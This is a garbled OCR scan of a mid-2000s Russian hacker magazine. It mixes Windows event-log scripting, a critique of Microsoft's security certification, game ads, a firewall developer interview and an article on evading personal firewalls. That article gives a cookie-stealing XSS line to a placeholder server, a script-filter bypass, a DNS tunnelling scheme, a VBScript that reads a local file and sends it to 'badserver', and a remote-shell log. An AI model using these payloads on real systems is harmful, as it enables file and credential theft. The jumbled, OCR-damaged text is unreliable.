LMsgevent = "Настрой фаервол!"
'Получается доступ к системным объектам
Set
WshShell=CreateObject("WScript.Shell")
'Вносится запись
LEvent=WshShell.LogEvent(Ltype,LMsgevent)
'Завершение работы сценария
Wscript.Quit
```

правкой политик безопасности воспользоваться средством мониторинга реестра, например RegFix. Изменяемые параметры можно сохранить и в будущем править с помощью командных файлов и сценариев WSH.

Большую опасность представляют приложения и сервисы, имеющие свою собственную систему документирования событий, иногда дублирующую записи в стандартные логи Windows. Также помимо пассивной

регистрации произошедших изменений могут производиться конкретные действия, например, отправка SMS или ICQ системному администратору. Однако и злой взломщик может не остаться в долгу, запустив сценарий, отслеживающий появление в логах записей определенного типа.

Альтернативой этому WSH-сценарию служит CMD-команда eventtriggers, которая создает в операционной системе так называемые триггеры, отслеживающие выполнение определенных условий в журнале событий и действующие в соответствии с ними.

Пример создания триггера, взятый из справочного файла:


```
eventtriggers /create /s srvmain /u maindom\hiropln /p p@ssW23 /tr "Отсутствие места на диске" /eid 4133 /t warning /tk \\server\share\diskcleanup.cmd
```

ЗА КАДРОМ

■ В статье, по причине ее ограниченного объема, не указан способ копирования записей из системных журналов в текстовый файл. Один из вариантов сценария, реализующего эти возможности, можно найти на прилагающемся к журналу диске, хотя лучшим примером, на мой взгляд, будет входящий в Windows XP Professional сценарий eventquery.vbs, на который, кстати, распространяется защита системных файлов.

ОТСЛЕЖИВАЕМ ПОЯВЛЕНИЕ В ЛОГАХ ОПРЕДЕЛЕННОЙ ЗАПИСИ

```
'Объявляются используемые переменные
Option Explicit
Dim WshShell, LEvent
Dim Ltype, LMsgevent, Lcomputer
'Ltype - Код типа события
'0 - Успех (Success)
'1 - Ошибка (Error)
'2 - Предупреждение (Warning)
'4 - Уведомление (Information)
'8 - Аудит успехов (Audit_Success)
'16 - Аудит отказов (Audit_Failure)
'LMsgevent - Текстовое сообщение
'Lcomputer - Дополнительный параметр, указывающий имя компьютера для записи события на удаленной машине
Ltype = 2
LMsgevent = "Настрой фаервол!"
'Получается доступ к системным объектам
Set
WshShell=CreateObject("WScript.Shell")
'Вносится запись
LEvent=WshShell.LogEvent(Ltype,LMsgevent)
'Завершение работы сценария
Wscript.Quit
```



Secpol.msc - всего лишь удобный редактор реестра

Один и тот же дисковый образ может быть подключен к нескольким виртуальным машинам - удобно для передачи файлов между ними или совместного использования приложений.

Все описываемые эмуляторы ты найдешь на нашем диске.

(game)land

УЖЕ В ПРОДАЖЕ



В номере:

Sims 2

Передовые технологии человеководства

Silent Hill 4: The Room

Съёмные кошмары в провинциальной квартире

Они о нас

Подружки считают нас сумасшедшими?
Или милыми?

COMPUTER GAMING WORLD RE



ПОСЛЕ ОФИСА.
ДО СЕКСА.


Леший из-за Лукоморья (lukomore@hacker.ru)

СЕРТИФИКАЦИЯ ПРОГРАММ ОТ MICROSOFT



НЕ ВСЕ ТАК ХОРОШО, КАК КАЖЕТСЯ

В последнее время Microsoft неустанно твердит о повышении уровня защищенности своей продукции, в особенности операционных систем Windows 2003 и Windows XP. Специалисты компании размахивают бумагами с печатями, якобы подтверждающими безопасность творений MS. Какова на самом деле цена этих бумаг?



ертификация - это независимая экспертиза и подтверждение соответствия некоторым требованиям. В области безопасности сертификация бывает двух типов: для людей и для программ. Пощупаем последнее. Заветная бумага является результатом долгого и непростого процесса проверки кодов программного обеспечения на соответствие формализованным критериям безопасности. Процесс этот длительный, дорогой и требует участия высококвалифицированных специалистов.

О ПРОЦЕССЕ

■ В чем отличие обычного бета-тестирования от тестирования по безопасности, завершающегося выдачей сертификата? В подходе. В первом случае ищут ошибки, приводящие к сбоям и некорректной работе тестируемой программы, и просто орфографические ошибки в меню и справке. Но на безопасность эти ошибки влияют мало. Более того, программа может работать идеально, но быть абсолютно незащищенной. Представь, что программа шифрования PGP хранит секретный ключ шифрования в корне диска C: и этот ключ вычисляется за пару секунд на обычной персоналке. По бета-тестированию, в этом нет ничего предосудительного. А вот с точки зрения тестирования на безопасность это ключевые дыры, сводящие на нет эффективность тестируемой системы.

О КРИТЕРИЯХ

■ Система обычно тестируется не случайным образом, а на соответствие заранее определенным критериям по четкой методике. В России сейчас действует два набора таких критериев: уже устаревшие Руководящие документы Гостехкомиссии и так называемые "Общие критерии", введенные в действие с 1 января 2004 года. В этих документах прописаны требования к

■ Почему нельзя проверить все возможные конфигурации тестируемой системы? Вспомни школьный курс комбинаторики. У системы с 10 настройками по 2 возможных варианта будет 1024 различных конфигураций. У системы с 20 настройками по 2 возможных варианта будет 1048576 различных конфигураций. Теперь представь, что настроек несколько сотен и для каждой число возможных вариантов больше 2. Можно ли проверить все состояния работы такой системы?

Сертификационная лаборатория получит деньги за проверку, производитель получит заветную бумагу.

механизмам защиты, обязанным присутствовать в тестируемых средствах. Документов, входящих в "Общие критерии", много. Это более десятка профилей защиты по каждому из распространенных классов программных средств: операционные системы, базы данных, межсетевые экраны (firewall) и т.д. Руководящие документы Гостехкомиссии классифицировались аналогично. Но сейчас подход стал более гибким. Если видно, что по конкретный профиль ты не подпадаешь, то можно создать задание по безопасности, в котором укажешь только те требования, на соответствие которым ты и будешь тестировать свою систему.

Но такой подход несет в себе очевидную угрозу: производитель может, например, написать задание, в котором будет всего одно требование, и проводить тестирование на соответствие ему. Сертификационная лаборатория получит деньги за проверку, производитель получит заветную бумагу. Только потребителя никто не будет спрашивать, устраивает ли его дырявый софт. А сам он проверить его, к сожалению, окажется не в состоянии.

Microsoft
CERTIFIED

С Windows XP произошла именно такая ситуация. Не имея возможности сертифицировать по высокому классу защиты, Microsoft разработала свое задание по безопасности и провела сертификацию Windows XP Professional Service Pack 1a "на соответствие реализованных в операционной системе функций защиты и задекларированных в задании по безопасности". Вдумайся в эту формулировку. Тестировались не механизмы защиты, а соответствие их реальному наличию номенклатуре, указанной в документации. Можно ли удивляться тому, что с момента получения сертификата в Windows XP в начале этого года было обнаружено на момент написания этой статьи 37 дыр (по данным Security Focus).

Еще один аспект, связанный с "Общими критериями". В них вводится такое понятие, как "модель угроз", или "модель нарушителя". Ты проверяешь не просто наличие механизмов защиты, а возможность их

эффективной работы по преодолению конкретных угроз, которые могут быть направлены на защищаемую систему. Очевидно, что чем больше угроз, тем сложнее подсистема защиты и процесс ее проверки и сертификации. Microsoft и тут отличилась. Смотрим задание по безопасности (в котором и прописывается эта самая модель угроз) на ОС Windows 2000. Что же мы видим? От каких угроз защищает Windows 2000 (по мнению Microsoft)? Их всего 9 (!):

- фальсификация или потеря событий, хранимых в журнале регистрации;
- фальсификация или потеря конфигурационных и иных критичных данных;
- несанкционированный доступ к данным, оставшимся от предыдущих пользователей (например, в файле подкачки или временных файлах);
- маскировка под авторизованного пользователя;
- несанкционированный доступ к системе с правами администратора;
- несанкционированный доступ к системным данным;
- модификация подсистемы защиты ОС;
- вывод из строя системы регистрации событий;
- фальсификация пользовательских данных.

Стоит ли комментировать этот "огромный" список? Почему именно от этих угроз защищена Windows 2000? Может, потому, что это было проще всего сделать? В модели нарушителя сертифицированной Windows XP еще меньше угроз - 5. DoS-атаки вообще не рассматриваются как угроза для операционной системы MS.

В ограничениях к сертификату четко написано, что Microsoft не несет ответственности за все, что тво-

■ Число строк кода в разных версиях Windows:

- Windows 2000 - 35 миллионов
- Windows XP - 50 миллионов

По данным института Карнеги-Меллона, на 1000 строк кода программы приходится от 5 до 15 ошибок, которые никак не проявляются и не нарушают функционирования системы.

Особенность сертификации Windows 2000 в том, что проверке подвергается не только ОС, но и компьютер.

рится за пределы Windows 2000. Перехват трафика? Пожалуйста. Утечка через инфракрасный порт, Bluetooth, Wi-Fi-адаптер или flash-диск? Пожалуйста. Кстати, последние три периферийных устройства вообще не указаны в списке разрешенных на сертифицированных машинах Windows 2000. Хорошо, что хоть сетевую карту можно использовать :). А то получилось бы как с сертификатом на Windows NT 3.51. "Защитный" сертификат был, но... только при условии отсутствия дисководов и сетевой карты. И кому был нужен такой защищенный компьютер? Более того, в ограничениях также указано, что все компьютеры, с которыми может взаимодействовать сертифицированный экземпляр Windows, могут находиться только в контролируемой зоне (это в интернете-то?), на них должны распространяться те же самые требования политики безопасности, а их пользователи должны пройти проверку на благонадежность. Совсем оторванные от жизни требования!

На мгновение представь невозможное: соблюдены все ограничения, и Windows 2000 защищена от угроз, не покрываемых сертификатом. Радостно потирая руки, ты считаешь, что теперь твоя сеть надежно защищена, ибо это подтверждено сертификатом. Рано радоваться. Особенность сертификации Windows 2000 в том, что проверке подвергается не только ОС, но и компьютер, на которую она устанавливается. А, следовательно, установка W2k на любую другую железку приводит к аннулированию сертификата, в котором четко прописаны модели компьютеров: Compaq Proliant ML570 и ML330, Compaq Professional Workstation AP550, Dell Optiplex GX400, Dell PE 2500, 6450, 2550 и 1550.

И последний погвоный камень. Можно ли провести серьезную проверку на защищенность без доступа к исходным текстам, тем более для операционной системы? Ответ ясен. Однако Microsoft отличилась и тут. Сертификация Windows XP была блестяще проведена без оных, так как уровень доверия (еще один термин из "Общих критериев") к безопасности операционной системы не предполагал анализа исходных текстов программ.

О ВРЕМЕНИ

■ Очевидно, что чем объемней анализируемый продукт, тем больше процесс анализа. Первая российская сертификация Windows NT и MS SQL Server длилась 3 года, как и сертификация Windows 2000 за рубежом. А вот Windows XP наши "специалисты" освоили за 10 месяцев.

За время, требуемое на сертификацию, операционная система успевает обновиться одним или двумя Service Pack'ами, а также возможен вариант, когда появление сертификата совпадает с выходом новой версии ОС. Например, вполне вероятно, что завершение затеянной сертификации Windows 2003 по срокам совпадает с выходом Longhorn. »

За время, требуемое на сертификацию, операционная система успевает обновиться

■ Вот что мы читаем на официальном сайте Гостехкомиссии (www.gostexkom.ru): «Государственная техническая комиссия России является федеральным органом исполнительной власти, осуществляющим межотраслевую координацию и функциональное регулирование деятельности по обеспечению защиты (некриптографическими методами) информации, содержащей сведения, составляющие государственную или служебную тайну, от ее утечки по техническим каналам, от несанкционированного доступа к ней, от специальных воздействий на информацию и по противодействию техническим средствам разведки на территории Российской Федерации».

Осенью 2003 года семь известных специалистов по информационной безопасности направили в правительство США доклад, в котором говорилось, что продукция Microsoft представляет угрозу национальной безопасности. Буквально сразу после публикации этого доклада один из его авторов, технический директор @Stake Дэн Гир, был уволен.

По словам Билла Гейтса, компания Microsoft затратила 500 человеко-лет на то, чтобы сделать Windows 2000 безопасной и надежной операционной системой.

О ЛЮДЯХ

■ Все, даже самые серьезные, механизмы защиты не способны противостоять человеческой глупости и некомпетентности. Будешь хранить секретные ключи в корневом разделе диска или выберешь пустой пароль для своей учетной записи, и безопасность самой надежной и сертифицированной системы будет равна нулю :).

А кто проводит сертификацию? Те же люди, которые хотят получать достойную зарплату и квалификация которых должна быть не ниже той, которой обладают разработчики тестируемого ПО. Достаточно интересна дискуссия, развернувшаяся на форуме сайта sec.ru. В ней сотрудник сертификационной лаборатории делится секретами своей кухни, из чего становится ясно, как проводится у нас сертификация и чего стоят полученные сертификаты.

ИСТОРИЯ ВОПРОСА

■ В России Microsoft уже неоднократно проходила по этой дорожке. Первый раз это произошло в далеком 1999 году, когда российское представительство программного гиганта сертифицировало 3 своих продукта: Windows NT Server 4.0, Windows NT Workstation 4.0 и MS SQL Server 6.5. Работа эта велась в интересах Минатома России в рамках соглашений с Министерством Энергетики США по контролю за нераспространением ядерных материалов. Сей процесс длился 3 года и завершился 18 марта 1999 года получением сертификатов Гостехкомиссии России.

■ Число гыр в уже сертифицированных версиях Windows (по данным Security Focus на момент написания статьи):

- Windows NT Workstation - 107
- Windows NT Server - 117
- Windows 2000 Professional - 97
- Windows 2000 Server - 45
- Windows 2000 Advanced Server - 103
- Windows XP Professional - 37

12 февраля этого года сертификация Windows XP была успешно завершена, а сертификация Windows 2003 продолжается.

Нельзя сказать, что гораздо раньше Windows NT 3.51 была сертифицирована в Америке по уровню C2, но, учитывая «распространенность» этой версии в России, можно о ней смело забыть.

В конце октября 2002 года корпорация Microsoft объявила о получении платформой Microsoft Windows 2000 (Professional, Server и Advanced Server) сертификата на соответствие западной редакции «Общих критериев». Сертификация шла около 3 лет.

27 марта прошлого года был начат процесс сертификации Windows XP и Windows 2003 Server на соответствие «Общим критериям». 12 февраля этого года сертификация Windows XP была успешно завершена, а сертификация Windows 2003 продолжается. Зная сроки сертифи-


кации NT и 2000, можно предположить, что и Windows 2003 будут проверять не менее 3 лет - ждать осталось два года :).

В ИТОГЕ

■ Несмотря на все заявления Microsoft о повышении уровня защищенности ее изделий и получение ими сертификатов соответствия требованиям по безопасности, ситуация не такая радужная. Некоторые всемирно известные специалисты (среди них и Брюс Шнайер) обвиняют компанию, возглавляемую Биллом Гейтсом, в создании угрозы национальной безопасности. А кто-то идет дальше, сравнивая рост инсталляций ОС Windows со стихийным бедствием.

Известная независимая консалтинговая компания Gartner Group (www.gartner.com) не осталась в стороне от этой проблемы и неоднократно рекомендовала всем пользователям отказаться от решений компании Microsoft по причине их низкой защищенности:

- 19 сентября 2001 года - после эпидемии Nimda;
- 15 мая 2003 года - после обнаружения гыры в Microsoft Passport;
- 12 августа 2004 года - после заявления о выпуске Windows XP Starter Edition.

Призывать к этому, конечно, глупо, так как нет ни одной по-настоящему защищенной операционной системы. Но и рассчитывать, что даже сертифицированные экземпляры этой ОС будут защищены лучше, чем все остальные, неразумно. Поэтому, как всегда, остается надеяться только на себя: своевременно патчить систему, установить и регулярно обновлять антивирус и персональный межсетевой экран - невзирая на «независимые» бумаги и заявления производителя о защищенности его творений. 

Все, даже самые серьезные, механизмы защиты не способны противостоять человеческой глупости и некомпетентности.

W W W

- www.sec.ru/forum2__1.cfm?posa=1&stpa=10&threadid=716&read=1&stp=20&pos=1& - обсуждение российской системы сертификации.
- www.niap.nist.gov/cc-scheme - все об «Общих критериях».
- www.altx.ru - сайт строительной компании «Алтэкс-Строй», занимающейся послепродажным обслуживанием сертифицированной ОС Windows XP.
- www.microsoft.com/rus/general/press/1999/march/sertification.htm - сертификация Windows NT в 1999 году.
- www.microsoft.com/rus/security/articles/common_criteria/intro.mspx - сертификация Windows 2000 в 2002 году.
- www.microsoft.com/rus/news/issue.asp?12-02-2004-windowsxp.xml - сертификация Windows XP в 2004 году.
- www.gostexkom.ru - официальный сайт Гостехкомиссии.

По данным SANS Internet Storm Center (www.isc.sans.org), среднее время между подключением непатченной машины с Windows к интернету и до момента атаки на нее или заражения червем составляет всего 16 минут.

Сертификат №844, выданный по результатам испытаний, подтверждает, что операционная система Microsoft Windows XP Professional (Service Pack 1a) соответствует заданию по безопасности MS.Win_XP_SPIa.3B и имеет оценочный уровень доверия ОУД1, усиленный компонентом AVA_SOF.1.

У НАС ОЧЕНЬ БОЛЬШОЙ

* В нашем магазине вас ждет более 1000 игр на ваш выбор

* Постоянно обновляемый ассортимент

* Чем больше, тем дешевле!

ВЫБОР



Doom 3

\$75,99



Rome: Total War

\$79,99



Sims 2

\$22,99



Silent Hill 4: The Room

\$59,99



Half-Life 2

\$85,99



Myst IV Revelation

\$69,99



World of Warcraft

\$79,99



Star Wars Galaxies:
Jump to Lightspeed

\$59,99



Final Fantasy XI: Chains
of Promathia Expansion

\$59,99



EverQuest II DVD

\$79,99



Metal Gear Solid 2:
Substance

\$59,99



Ultima Online:
Samurai Empire

\$59,99

Играй
просто!
GamePost

ЗАБУДЬ ПРО ТЕЛЕЖКИ

МЫ ПРИВЕЗЕМ ВСЕ САМИ!



Тел.: (095) 928-0360
(095) 928-6089
(095) 928-3574

www.gamepost.ru



раны не дремлют и в этом случае. Многие из них реализуют функцию фильтрации содержимого (content-filter), то есть умеют работать на прикладном уровне протокола TCP/IP.

Давай представим следующую ситуацию. У тебя стоит почтовый content-filter, настроенный на фильтрацию по ключевым словам. Вдруг приходит почтовое сообщение, содержащее архив ZIP, в котором есть документ Word, в который вставлена таблица Excel, в одном из столбцов которого содержатся нехорошие слова, предположим, «Mega Secret Data».

Content-filter соберет из отдельных пакетов все почтовое сообщение, найдет в нем архив, развернет его, просмотрит все объекты в документе Word, обнаружит таблицу Excel и нехорошие слова в ней, после чего заблокирует данное сообщение.

Кроме того, эти фильтры могут отсекают компоненты ActiveX, скрипты JavaScript и VBScript, почтовые вложения с расширениями exe и sfx. Находит хакер на сервере www.pochta-mail.org уязвимость типа Cross-Site-Scripting и начинает пробамбливать клиентов этого сервера почтовыми сообщениями, тихонько уводящими их пароли. Но вождь location.href="myserver.com&" + document.cookie почему-то не обрабатывает на их машинах. В этом может быть виноват персональный МСЭ, обрезавший потенциально небезопасное содержимое - сценарии.

КАК ПРОБИВАЕТСЯ ЗАЩИТА

■ Фильтры содержимого далеко не всегда могут распознать вредоносный контент. Это связано с тем, что полностью представить себе поведение клиентской программой практически невозможно. Ни разу не замечал, как программа из пары сотен строк, работавшая вчера, сегодня начинает вытворять непонятно что? Здесь то же самое: фаервол думает одно, а браузер или почтовая программа - совсем другое.

Например, межсетевой экран настроен на запрет VBScript. И пользователь получает страницу, на которой присутствует подобный код:

```
<script language=javascript>
document.write('<script
language=vbscript>alert "чмок"</script>')
</script>
```

С точки зрения фаервола, это безобидный JavaScript, а, с точки зрения браузера, это два скрипта. Когда Internet Explorer начнет обрабатывать подобную конструкцию, JavaScript создаст в теле страницы динамический сценарий, написанный на запрещенном VBScript. Подобные проблемы были еще в 2002 году подробно описаны ЗАРА3ой (www.security.nnov.ru/advisories/content.asp), и, оказывается, они актуальны до сих пор.

А вот пример обхода фильтрации с использованием UNICODE - www.security.nnov.ru/opossum/test2.html. Работает на многих персональных межсетевых экранах, в том числе и на Outpost. Преобразовать свой html в UNICODE проще простого - запусти Notepad, нажми "Сохранить как" и в диалоговом окне выбери кодировку.

Практически все персональные межсетевые экраны реализуют проверку приложений, пытающихся работать с сетью. Они умеют отслеживать сетевую активность приложений, пропуская разрешенное приложение, например Internet Explorer, и блокируя все остальные. Сетевые фаерволы также умеют разграничивать доступ к ресурсам на уровне приложений. К примеру, Microsoft ISA Server при использовании Firewall Client позволяет указывать, каким из приложений можно пользоваться для выхода во внешнюю сеть.

Казалось бы, контроль сетевых приложений - весьма вредная вещь для большинства троянских программ. Однако это не так. Существует огромное количество методов, позволяющих обойти эту фильтрацию. Основные из них:

- использование собственных сетевых драйверов
- внедрение кода в память доверенных процессов (Code Injection)
- использование служебных протоколов
- использование доверенных приложений для утечки данных

Первые два метода требуют, чтобы троянская программа была запущена с правами администратора.

ИСПОЛЬЗОВАНИЕ СОБСТВЕННЫХ СЕТЕВЫХ ДРАЙВЕРОВ

■ Устанавливается свой собственный сетевой драйвер, работающий напрямую с NDIS. Если МСЭ фильтрует трафик на уровне Winsock, он просто «не видит» проходящего трафика. Сейчас трюк не актуален, поскольку он избитый и большинство фаерволов его ловит.

ВНЕДРЕНИЕ КОДА В ПАМЯТЬ ДОВЕРЕННЫХ ПРОЦЕССОВ (CODE INJECTION)

■ Внедрение кода использует грубой подход. В памяти ищется заведомо разрешенная программа, в ее адресное пространство внедряется код, через который осуществляется взаимодействие с клиентской частью троянской программы. Межсетевой экран разрешил взаимодействие программы с внешней сетью, поэтому он пропускает и запросы троянца.

Есть несколько методов внедрения в адресное пространство других процессов (подробнее об этом читай в статье "Игра в прятки"). Один из них - подмена API и DLL Injection. Этот метод широко используется rootkits для Windows. Негавно на сайте www.xakep.ru/

была опубликована статья о реализации этого метода на Delphi (www.xakep.ru/post/23288/default.asp). А по адресу www.forum.sources.ru/index.php?showtopic=48014 смотри перевод статьи Holy Father, создателя известного инструмента Hacker Defender. Внедрение в процессы подробно и с примерами описано в статье rattle, опубликованной в свежем Phrack (www.phrack.org/show.php?p=62&a=13). Там же есть источник приложения, внедряющегося в запущенный IE и уже в его контексте работающий с сетью.

Однако, как говорилось, подобные методы требуют, чтобы троян был запущен с правами администратора, что не всегда возможно. Два последних метода (использование служебных протоколов и использование доверенных приложений для утечки данных) лишены этого недостатка.

ИСПОЛЬЗОВАНИЕ СЛУЖЕБНЫХ ПРОТОКОЛОВ И ДОВЕРЕННЫХ ПРИЛОЖЕНИЙ ДЛЯ УТЕЧКИ ДАННЫХ

■ Использование служебных протоколов позволяет «выводить» данные с атакуемого компьютера через те сетевые службы, которые обычно не фильтруются межсетевыми экранами. Например, троянская программа запускает команду ping deww2362hewuiw.megahackersuper.wherehere.ru. Windows посылает DNS запрос на разрешение имени в IP-адрес. Межсетевой экран пропускает этот запрос. На приемной стороне стоит «специализированный» сервер DNS, отвечающий за зону megahackersuper.wherehere.ru, который извлекает из имени (deww2362hewuiw) полезные данные и возвращает в ответе команду троянку. В результате имеем канал утечки. Еще один интересный способ - запустить Internet Explorer и попросить его перегадать данные во внешний мир. Но здесь возникает одна проблема - IE надо запустить в скрытом режиме, чтобы пользователя не удивляли непонятные окна на рабочем столе, занимающиеся своими делами. Но большинство экранов знают об этой возможности и перехватывают запуск приложений с типом отображения SW_HIDE. Есть один нехитрый способ обойти подобную защиту - запустить IE в нормально режиме, после чего сразу же послать окну команду »

Персональные межсетевые экраны (МСЭ) очень популярны, так как могут защитить от проникновения вредоносного кода и утечки ценной информации.

Основа защиты любого меж сетевого экрана - фильтрация трафика, которая заключается в анализе посылаемых/принимаемых пакетов.

```
Ready for connection on port 3344...
root@win11# dir
Том в устройстве F имеет метку System
Серийный номер тома: E4F7-1D0E

Содержимое папки F:\soft\proj

06.09.2004 15:49 <DIR>
06.09.2004 15:49 <DIR>
06.09.2004 14:34 407 fire.pl
06.09.2004 15:49 412 server.pl
                2 subnoo 819 6nit
                2 namok 1 769 652 224 6nit свободно

root@win11# ver
Microsoft Windows XP [Версия 5.1.2600]
root@win11#
```

ЭНДИ ЯМОВ, КОМПАНИЯ «АГНИТУМ», ВЕДУЩИЙ ПРОГРАММИСТ ПРОЕКТА OUTPOST FIREWALL

■ **XS:** Зачем помимо антивируса нужно ставить еще и фаервол?

■ **ЭЯ:** Фаервол защищает от внешних атак, а антивирус ориентирован на вирусы, уже попавшие на компьютер. Поэтому разумно использовать одновременно оба способа защиты. Большинство современных вирусов используют интернет для распространения. Фаервол контролирует трафик, практически не влияя на скорость соединения. В тоже время файловый монитор антивируса должен проверять все открываемые файлы для обеспечения защиты, что снижает производительность жесткого диска в десятки раз.

■ **XS:** Достаточно ли фаервола для защиты компьютера?

■ **ЭЯ:** Современный фаервол обеспечивает высокий уровень защиты от внешних атак. Однако, в случае если вредоносный код уже попал на компьютер пользователя, у него есть десятки способов обойти защиту, начиная с внедрения в доверенный процесс и кончая блокировкой функций фаервола и остановкой сервиса. Полную безопасность может дать только разумное назначение прав пользователю. Скажем, начать следует с отказа от использования административной учетной записи (администратора) для повседневной работы.

■ **XS:** Является ли защита фаерволом абсолютной?

■ **ЭЯ:** Фаерволу недостаточно осуществлять только контроль за исходящими соединениями, чтобы обезопасить пользователя от утечки информации. Для обхода многих фаерволов программ-шпиону достаточно в активном браузере открыть URL типа www.somesite.com/post_private_info/username/password. Это легко можно сделать, используя explorer. Для предотвращения утечки информации следует использовать фаервол, контролирующий также межпроцессные взаимодействия: запись в память другого процесса, установка контекста потока, OLE, DDE и COM.

■ **XS:** Зачем фаерволу необходима технология SPI (динамической фильтрации пакетов) для TCP-протокола?

■ **ЭЯ:** Суть технологии заключается в анализе содержимого посылаемых пакетов и в динамическом формировании правил для приема. Во-первых, SPI требуется для корректной реализации работы протоколов с открытием портов на стороне клиента. К примеру, FTP: для того чтобы не открывать все TCP-порты на соединения с удаленного порта 20, пакетный фильтр анализирует содержимое всех передаваемых пакетов на наличие команды PORT и открывает те порты, которые открыты FTP-клиентом и только для работы с IP сервера.

■ **XS:** Что дает технология SPI для UDP?

■ **ЭЯ:** Для UDP SPI дает возможность принимать пакеты, которые являются ответами на запросы, посланные с машины пользователя, и игнорировать все остальные. При отсылке UDP пакета формируется временное правило, разрешающее прием пакетов с удаленного адреса и порта. Типичный пример - DNS, будем получать ответы на

все наши запросы и в то же время отбивать остальные пакеты, присланные с 53 порта.

■ **XS:** Для чего нужен Component Control?

■ **ЭЯ:** Формально контроль компонент не является функцией персонального фаервола. Однако на практике обойти фаервол без контроля компонент до смешного просто - достаточно поменять основной исполняемый файл разрешенного приложения (например, `explorer.exe`) или приписать свой код к любой распространенной DLL. И можно использовать настроенные правила приложения для доступа в сеть от его имени.

■ **XS:** Почему следует блокировать RAWSOCKET пакеты?

■ **ЭЯ:** Появившийся в Windows 2000 механизм отсылки и приема RAWSOCKET пакетов, несомненно, принес определенную пользу для программирования экзотических приложений. Однако в тоже время он породил огромную дыру в безопасности системы. Приложения получили возможность формировать пакет самостоятельно и, соответственно, указывать произвольные протоколы, порты и адреса. При перехвате IP-пакетов установить принадлежность таких пакетов соединениям и приложениям невозможно. Поэтому, с точки зрения безопасности, следует запрещать работу с RAWSOCKET средствами фаервола для всех приложений, за исключением ряда специальных утилит.

■ **XS:** В чем опасность разрешения встроенного DNS Cache?


■ **ЭЯ:** В Windows 2000 появилась встроенная функция кэширования DNS запросов. Этот, в общем-то, отрадный факт омрачен тем, что доступ в сеть для DNS запроса осуществляется централизованно процессом `SVCHOST.EXE`. Соответственно, фаервол не может установить процесс, который инициировал запрос. Ситуация осложняется тем, что атакующему процессу для передачи наружу приватной информации в DNS пакете не требуется прямое обращение к специальному DNS серверу - все запросы к нему передаются автоматически DNS сервером, указанным в сетевых настройках. Поэтому для полной безопасности следует отключать встроенный DNS Cache и глобальное правило фаервола, разрешающее DNS запрос. Оставлять только разрешение на DNS запрос для конкретных приложений.

■ **XS:** Как должна быть реализована защита остановки сервиса фаервола?

■ **ЭЯ:** Правильно настроенный фаервол должен запрашивать пароль при выходе (обычно эта процедура некоторым образом защищена от автоматизации), для того чтобы предотвратить остановку сервиса атакующей программой. В случае, если атакующий процесс имеет достаточно привилегий для записи в память сервиса фаервола, защититься от остановки сервиса невозможно. Для обхода этой уязвимости драйвер фаервола должен уметь блокировать всю сетевую активность в случае аварийного завершения сервиса.

Более эффективная фильтрация - на прикладном уровне протокола TCP/IP (фильтрация содержания содержимого).

Чтобы нейтрализовать попытки использования доверенных приложений троянами, MSN перехватывают запуск приложений с типом отображения SW_HIDE.



SW_HIDE. Если все гелать оперативно, пользователь ничего не заметит.

А как же Internet Explorer будет копировать с жесткого диска ценную информацию? Для этого можно воспользоваться сценариями. Посмотри на пример:

```
<script>
Set fso =
CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile("c:\boot.ini", 1,
False)
While Not f.atEndOfStream
s = f.ReadLine
```

```
ss=ss+ "<br>" + s
Wend
document.location.href="http://badserv-
er/getfile.asp?"&ss
</script>
```

Эта небольшая программа считывает с жесткого диска содержимое файла `boot.ini` и передает его на `<badserv-er>`, используя тот же экземпляр браузера, в котором выполняется. Пример такого трояна можно найти в статье на www.securitylab.ru/46765.html. Погрыв boot.ini на нужный файл и вперег.

ИДЕАЛЬНЫЙ РС

Читай в следующем номере 

- Идеальный комп для:
 - Хакера
 - Программиста
 - Геймера
 - Дизайнера
- Мнения пользователей, лучшие конфигурации, софт.

**ВСЕ
СОФТ
НА CD!**

А также:

Идеальный мобильный ПК, КПК, сервер и еще куча способов порадовать себя приятным подарком!



Новогодний номер
Куча бонусов, конкурсы,
призы и подарки!

СКОРО В СПЕЦЕ:

- Взлом и защита программ
- Цифровое видео
- Коммерческий коддинг
- Базы данных
- Мобильные устройства и их безопасность
- Интернет-деньги
- Компьютеры будущего
- Безопасность сетевых протоколов
- *nix без проблем!


АНОНС

